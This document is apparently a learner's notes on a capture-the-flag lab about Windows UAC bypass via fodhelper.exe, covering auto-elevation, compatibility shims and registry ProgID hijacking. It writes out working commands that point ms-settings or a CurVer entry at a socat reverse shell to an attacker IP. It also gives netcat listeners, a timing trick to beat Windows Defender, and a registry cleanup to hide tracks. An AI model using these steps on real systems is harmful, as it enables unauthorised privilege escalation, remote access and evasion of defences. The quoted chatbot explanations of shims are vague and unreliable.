
  - Executable files (.exe) : must declare the "autoElevate" element inside their manifests. The check a file's manifest, we can use 'sigcheck' - a tool provided as part of the Sysinternals suite. You can find a copy of it on your machine on `C:\Tools\` if we check the manifest for 'msconfig.exe', we will find the "autoElevate" property:
mmc.exewill auto-elevate depending on the.mscsnap-in that the user requests. Most of the.mscfiles included with Windows will auto-elevate.1 2
- What are ".msc" files? - The MSC file extension is a snap-in control file associated with Microsoft Management Console
Context:
Why does windows allow auto-elevate requests in .msc files to begin with?
- Windows allows auto-elevate requests on .msc files’ manifest because these files, also known as Microsoft Management Console (MMC) snap-ins, are often used to perform administrative tasks that require elevated privileges.
By allowing auto-elevate requests, the operating system can automatically prompt the user for administrative credentials when a snap-in is launched, rather than requiring the user to manually elevate the privileges of the snap-in.
1
  - Note that the snap-in is a separate process that inherits the token of the parent process that spawns it.
This can help to simplify the process of performing administrative tasks and reduce the risk of errors caused by inadvertently running a snap-in with insufficient privileges.
Windows keeps an additional list of executables that auto-elevate even when not requested in the manifest. This list includes
pkgmgr.exeandspinstall.exe, for example.1
- How is it still possible for them to allow 'auto-elevate' without the request in their manifest?
- Answer from
ChatGPT:
1
2
3
4
5
6
7
8
9
10
11
12
13
It is possible for executables like "pkgmgr.exe" and "spinstall.exe" to allow "autoElevate" without the existing request in their manifest by using a technique called "Application Compatibility Shims."

	- Based on the site "https://techcommunity.microsoft.com/t5/ask-the-performance-team/demystifying-shims-or-using-the-app-compat-toolkit-to-make-your/ba-p/374947", App Compatibility Shims are an implementation of API Hooking.

An application compatibility shim is a small wrapper that is applied to an executable at RUNTIME, which can modify the behavior of the executable in various ways. One of the ways that shims can be used is to automatically elevate the privileges of an executable, even if the executable does not have an "autoElevate" request in its manifest.

	- The way it changes the behaviour of the executable at runtime is that it intercepts the WinAPI call, and changes its parameters to influence the output of the function.

The shim is typically provided by the Microsoft Application Compatibility Toolkit (ACT) and is applied to an executable via the "sdbinst.exe" tool. The shim is stored in a database file (SDB) and loaded by the Application Compatibility Engine (AppCompat) which is a component of Windows OS.

This technique is often used to allow legacy applications that do not have an "autoElevate" request in their manifest to run correctly on newer versions of Windows that enforce stricter security controls.

It's important to note that applying compatibility shims can open a security risk, as it allows an executable to run with elevated privileges even if it does not have the appropriate permissions. This can be mitigated by applying the shim only to executables that have been verified to be safe and necessary.
How exactly does API Hooking (App Compatibility Shims) escalate privileges of these specific binary?
- From ChatGPT:
1
2
3
4
5
6
7
8
9
10
11
Application compatibility shims use API hooking to elevate the privilege of an executable. Specifically, they intercept calls made by the executable to the Windows API, and modify the parameters passed to the API in order to grant the executable the necessary privileges to run.

One of the ways that shims can elevate the privilege of an executable is by modifying the token of the process that is running the executable(How?). A token is a data structure that contains information about the security context of a process, including the user account and group membership associated with the process, as well as the privileges that the process has been granted.

When a process is created, it is assigned a token that represents the security context of the user account that is running the process. Application compatibility shims can modify the token of the process to grant the process additional privileges, such as the ability to perform administrative tasks. (How exactly does it happen then? How do you modify the token in the process?)

Another way that shims can elevate the privilege of an executable is by modifying the way that the Windows API checks for permissions. For example, a shim could intercept a call to the Windows API to check if the process has the necessary privileges to perform a specific task, and then return a value that indicates that the process does have the necessary privileges.

	- Similar to Reverse Engineering trick!

It's important to note that shimming an application is a powerful technique, and it should be used with caution. An attacker could use shimming to elevate the privilege of a malicious executable and gain unauthorized access to a system. Therefore, it's important to validate the authenticity of the executable and the shim before applying it.
Summary: Two ways to actually escalate privilege:
1
2
1. Modify the token such that it will have elevated privilege.
2. When the permission of the process is being checked, return a different input such that the system that checks it will think that it definitely has the elevated token in the first place. In this one, you won't have to modify ANY data structure at all.
Which specific functions does it hook from those binaries that allows them to modify the token which in turn, elevate the privileges in which the binary/process is running?
1
  - I think this is circumstantial.
Assignment: Create a malware that applies Application Compatibility Shims to elevate the privilege of the process.
1
- Review API Hooking from Sektor7!
- COM objects can also request auto-elevation by configuring some registry keys:
https://docs.microsoft.com/en-us/windows/win32/com/the-com-elevation-moniker
Case Study: Fodhelper
Fodhelper.exeis one of Windows default executables in charge ofmanaging Windows optional features, including additional languages, apps not installed by default, or other OS characteristics.Like most of the programs used for system configuration,
fodhelpercan auto-elevate when using default UAC settings so that administrators won’t be prompted for elevation when performing standard administrative tasks.1
- Recap: default UAC settings is normal users gets prompted as a reminder that they will execute some binary with elevated privileges while admin users on this setting do NOT get prompted at all.
- While we’ve already taken a look at an
autoElevateexecutable, unlikemsconfig,fodhelpercan be abused without having access to a GUI.

- From an attacker’s perspective, this means it can be used through a medium integrity remote shell and leveraged into a fully functional high integrity process.
- This particular technique was discovered by
@winscriptingand has been used in the wild by theGlupteba Malware.
Checking fodhelper’s usual protocol:
- What was noticed about
fodhelperis that it searches the registry for aspecific keyof interests:

- When Windows opens a file, it checks the registry to know what app to use.
- The

registryholds a key known asProgrammatic ID(ProgID)for each file type, where the corresponding application is associated. - Let’s say you try to open an HTML file.
- A part of the registry known as the
HKEY_CLASSES_ROOTwill be checked so that the system knows that it must use your preferred web client to open it. - The command to use will be specified under the
shell/open/commandsubkey for each file’s ProgID. - Taking the “
htmlfile” ProgID as an example:
- In reality,
HKEY_CLASSES_ROOTis just a merged view of two different paths on the registry:

- When checking
HKEY_CLASSES_ROOT, if there is a user-specific association atHKEY_CURRENT_USER(HKCU), it will take priority. - If no user-specific association is configured, then the system-wide association at
HKEY_LOCAL_MACHINE(HKLM)will be used instead. This way, each user can choose their preferred apps separately if desired.
- Going back to
fodhelper, we now see that it’s trying to open a file under thems-settingsProgID. (look at the procmon image) - By creating an association for that ProgID in the current user’s context under HKCU, we will override the default system-wide association and, therefore, control which command is used to open the file.
- Since
fodhelperis an autoElevate executable, any subprocess it spawns will inherit a high integrity token, effectively bypassing UAC.
Putting it all together
- One of our agents(
implants) has planted a backdoor on the target server for your convenience. - He managed to create an account within the Administrators group, but UAC is preventing the execution of
ANYprivileged tasks. - To retrieve the flag, you have to bypass the UAC and get a fully functional shell with high IL.


Connecting to the backdoor using netcat from the AttackBox:
1
- Notice that we have to connect to the backdoor as bind shell.
1
2
- Notice that this shell only has "Medium IL".
- We want to elevate privileges with UAC bypassing.
- We

setthe required registry values to associate thems-settingsclass to a reverse shell. - For your convenience, a copy of
socatcan be found onC:\Tools\Socat\. - You can use the following commands to set the required registry keys from a standard command line:
1
2
3
4
5
6
7
8
C:\> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
C:\> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:10.10.102.75:4444 EXEC:cmd.exe,pipes"

C:\> reg add %REG_KEY% /v "DelegateExecute" /d "" /f
The operation completed successfully.

C:\> reg add %REG_KEY% /d %CMD% /f
The operation completed successfully.
1
- Note that these commands must be done at the backdoor accessed at the AttackBox.
Output:
1
2
3
- "DelegateExecute" is empty for the class association to take effect.
- If this registry value (DelegateExecute) is NOT present, the OS will ignore the command and use the system-wide class association instead.
- Note that "shell" under progID "ms-settings" already exists.
Before the execution of these commands:

After the execution of the commands:
- “
DelegateExecute” is empty and the “Default” has the value ofsocatto connect back to the reverse shell listener.

1
- We successfully modified the registry editor of the compromised user allowing us to execute this specific binary by executing fodhelper.exe.
Setting up the reverse shell listener on the AttackBox:
# nc -lvnp 4444


Execute fodhelper.exe from the backdoor:
> fodhelper.exe
1
- Also notice that whenever you execute this from the backdoor, the compromised user logged in can see the Powershell pops up!

Receiving the reverse shell on the listener:
1
- The privilege escalation through UAC bypassing is successful!
Getting the flag:

1
- This flag will only show if you execute the .exe file with the high IL shell.
Clearing our tracks:
- As a result of executing this exploit, some artefacts were created on the target system in the form of registry keys.
- To avoid detection, we need to clean up after ourselves with the following command:
1
reg delete HKCU\Software\Classes\ms-settings\ /f
Summary of this section:
- UAC bypassing through the use of
fodhelper.exemakes it possible to escalate privilege of an admin account that can’t execute necessary commands from the attacker’s perspective. The assumption is that you have to compromised an account that is in the
Adminsgroup but can’t make a reverse connection because of UAC mechanism.1 2
- Question: What happens exactly if we try to create a reverse shell using socat using just the "Medium IL"? - Basically, we just have the same privileges as the initially compromised user.
Properties of fodhelper.exe:
- It is used for administrative tasks.
autoElevateon default UAC settings. This means that once we compromise a user from group administrators , there would be no indication nor a need for user interaction with GUI in the shell - as it would be impossible to do so.- It is
file-dependentsuch that it uses the registry to open some other file for it to fully work. In this case, it isInternet Explorerwhich opens an HTML file. - There is a registry key that points to the
file-dependantexecutable (iexplorer.exe) Notify only normal users and not admin users in UAC settings.
1
  - As seen above, the registry key pointer to the executable was poisoned by the attacker and it instead points to an executable that creates a reverse shell. The reverse shell gets created along with the execution of fodhelper.exe.
There is a
registry keythat points to whether the execution of this specific binary will be executed with the same privilege across the system or whether the OS will have to grant it high privilege. (“DelegateExecute”)1
- This is because it is using the HKCU registry (attacker) and not the HKLM's (system). It will only use the HKLM registry which in turn NOT execute the reverse shell as it exists on a different registry if "DelegateExecute" is not present.
UAC: Improving the Fodhelper exploit to Bypass Windows Defender
- For simplicity, the machine we are targeting has Windows Dedender
disabled. But what would happen if it was enabled?
1. Using your GUI connection, go to your Desktop and double-click the icon to enable windows defender:

2. Exploit fodhelper again through the backdoor connection
- Just as you change the

(default)(first variable) value inHKCU\Software\Classes\ms-settings\Shell\Open\commandto insert your reverse shell command, a Windows Defender notification will pop up:


- By clicking the notification, we can check the details on the alert, which mention a UAC bypass attempt by modifying a registry value:
1
- Shows the exact registry key value that was opened and modified.

Does it undo the behaviour or blocks it atleast?
1
- The "Default" variable isn't here. Windows Defender removed that as well?
- If you query the corresponding value on the registry, you will notice it has been
erased:
1
C:\Windows\system32>reg query %REG_KEY% /v ""

- Although by now it would seem our exploit wouldn’t work with Windows Defender enabled, check what happens if you run the same commands but with a slight modification (be sure to replace your IP address where needed):
1
2
3
4
5
6
7
8
9
10
C:\> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
C:\> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:<attacker_ip>:4444 EXEC:cmd.exe,pipes"

C:\> reg add %REG_KEY% /v "DelegateExecute" /d "" /f
The operation completed successfully.

C:\> reg add %REG_KEY% /d %CMD% /f & reg query %REG_KEY%
HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
    DelegateExecute    REG_SZ
    (Default)    REG_SZ    powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:<attacker_ip>:4444 EXEC:cmd.exe,pipes
1
2
3
- Notice that in the last command, it was modified and added the "reg query %REG_KEY%" which checks the modified registry key.
- Notice that although Windows Defender flagged it, it took a while before it erases it.
- In this case, we could apply a Timing attack!
Windows Defender Evasion via Timing Attack with UAC Bypassing privilege escalation
1
1. Set a reverse listener on the attacker's machine:
# nc -lvnp 4444

1
2. Modifying the exploit by appending the execution of 'fodhelper.exe'
1
2
3
4
5
6
7
C:\> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
C:\> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:<attacker_ip>:4444 EXEC:cmd.exe,pipes"

C:\> reg add %REG_KEY% /v "DelegateExecute" /d "" /f
The operation completed successfully.

C:\> reg add %REG_KEY% /d %CMD% /f & fodhelper.exe
1
- From the previous execution of the exploit command, we saw that it took a while for the Windows Defender to remediate with the modification of registry. In this case, we took advantage of it by modifiying the registry key and executing the trigger binary 'fodhelper.exe' right after the modification.
Question for Timing attack:
1
- Are there ways we can influence how fast the exploit will get triggered? Are there ways we can influence to slow down the AV engine?
Caveats for Timing attacks:

- It takes multiple tries for me to get the reverse shell as the AV kicks in faster than the execution registry modification command and of the
fodhelper.exetrigger binary.
- Finally getting the reverse shell on the AttackBox:

- Let’s check the privileges of this shell:

- Windows Defender still alerts about the bypass.
The problem with our current exploit it that it gives
little room for variation, as we need to write specific registry keys for it to trigger, making it easy for Windows Defender to detect.1
- I think what they meant is that the registry key that is being modified is way too commonly used for UAC bypassing that most AV solutions has this specific behaviour signatured?
Improving the fodhelper exploit further: (Note that this does not have evasion capabilities by itself.)
- A variation on the
fodhelperexploit was proposed by@V3ded, where different registry keys are used, but the basic principle is the same. - Instead of writing our payload into
HKCU\Software\Classes\ms-settings\Shell\Open\command, we will use theCurVerentry under a progID registry key (which in this case isms-settings). - This entry is used when you have multiple instances of an application with different versions running on the same system.
CurVerallows you to point to the default version of the application to be used by Windows when opening a given file type.
Registry Editor BEFORE the script:

1
- This registry key doesn't exist before.
The Exploit:
1
2
3
4
5
6
7
8
$program = "powershell -windowstyle hidden C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes"

New-Item "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Force
Set-ItemProperty "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Name "(default)" -Value $program -Force

New-Item -Path "HKCU:\Software\Classes\ms-settings\CurVer" -Force

Set-ItemProperty  "HKCU:\Software\Classes\ms-settings\CurVer" -Name "(default)" -value ".pwn" -Force;Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
1
2
- Notice the last line has ';' in between TWO commands.
- You have to do a Timing attack as well since Windows Defender will erase the CurVer entry that has a malicious value if you dont!
NOTE: YOU HAVE TO CREATE A POWERSHELL INSTANCE FROM CMD.EXE BACKDOOR since New-Item, Set-ItemProperty, and StartProcess cmdlets are only applicable in Powershell.
- This exploit creates a new progID with the name
.pwnand associates our payload to the command used when opening such files. It then points the
CurVerentry ofms-settingsto our.pwnprogID.1 2 3
- Note that "CurVer" entry under "ms-settings" progID is also created by the attacker. - How do I know if fodhelper responds to created "CurVer" entry? I guess as long as it is under the "ms-settings" progID? - Remember that even the "ms-settings" progID is created by the attacker.
- When
fodhelpertries opening anms-settingsprogram, it will instead be pointed to the.pwnprogID and use its associated command. This technique is more likely to
evade Windows Defendersince we have more liberty on where to put our payload, as the name of theprogIDthat holds our payload isentirely arbitrary.1 2 3 4 5 6
- Possible Thought Process of the attacker: - What else does "fodhelper.exe" depends on? In this case, the current version and its older versions. - Assuming there are multiple versions of "fodhelper.exe", which version does exactly get executed? - Where can you find the information about the actual binary of the version of fodhelper.exe that get executed? Is it is registry editor or is it somewhere else? - If it is in registry editor, which registry key exactly holds it? Are there variables in the key that holds the path to the binary of the version of fodhelper that gets executed? - Given the permissions and privileges that the acquired shell we have, can we poison this specific variable that holds the path to the binary that gets executed by the system when running fodhelper?
Creating a reverse shell on the AttackBox:

Executing the exploit on the backdoor:

1
- Note that this command is executed with the assumption that Windows Defender is turned on so timing capability is added.
Received Elevated Shell:
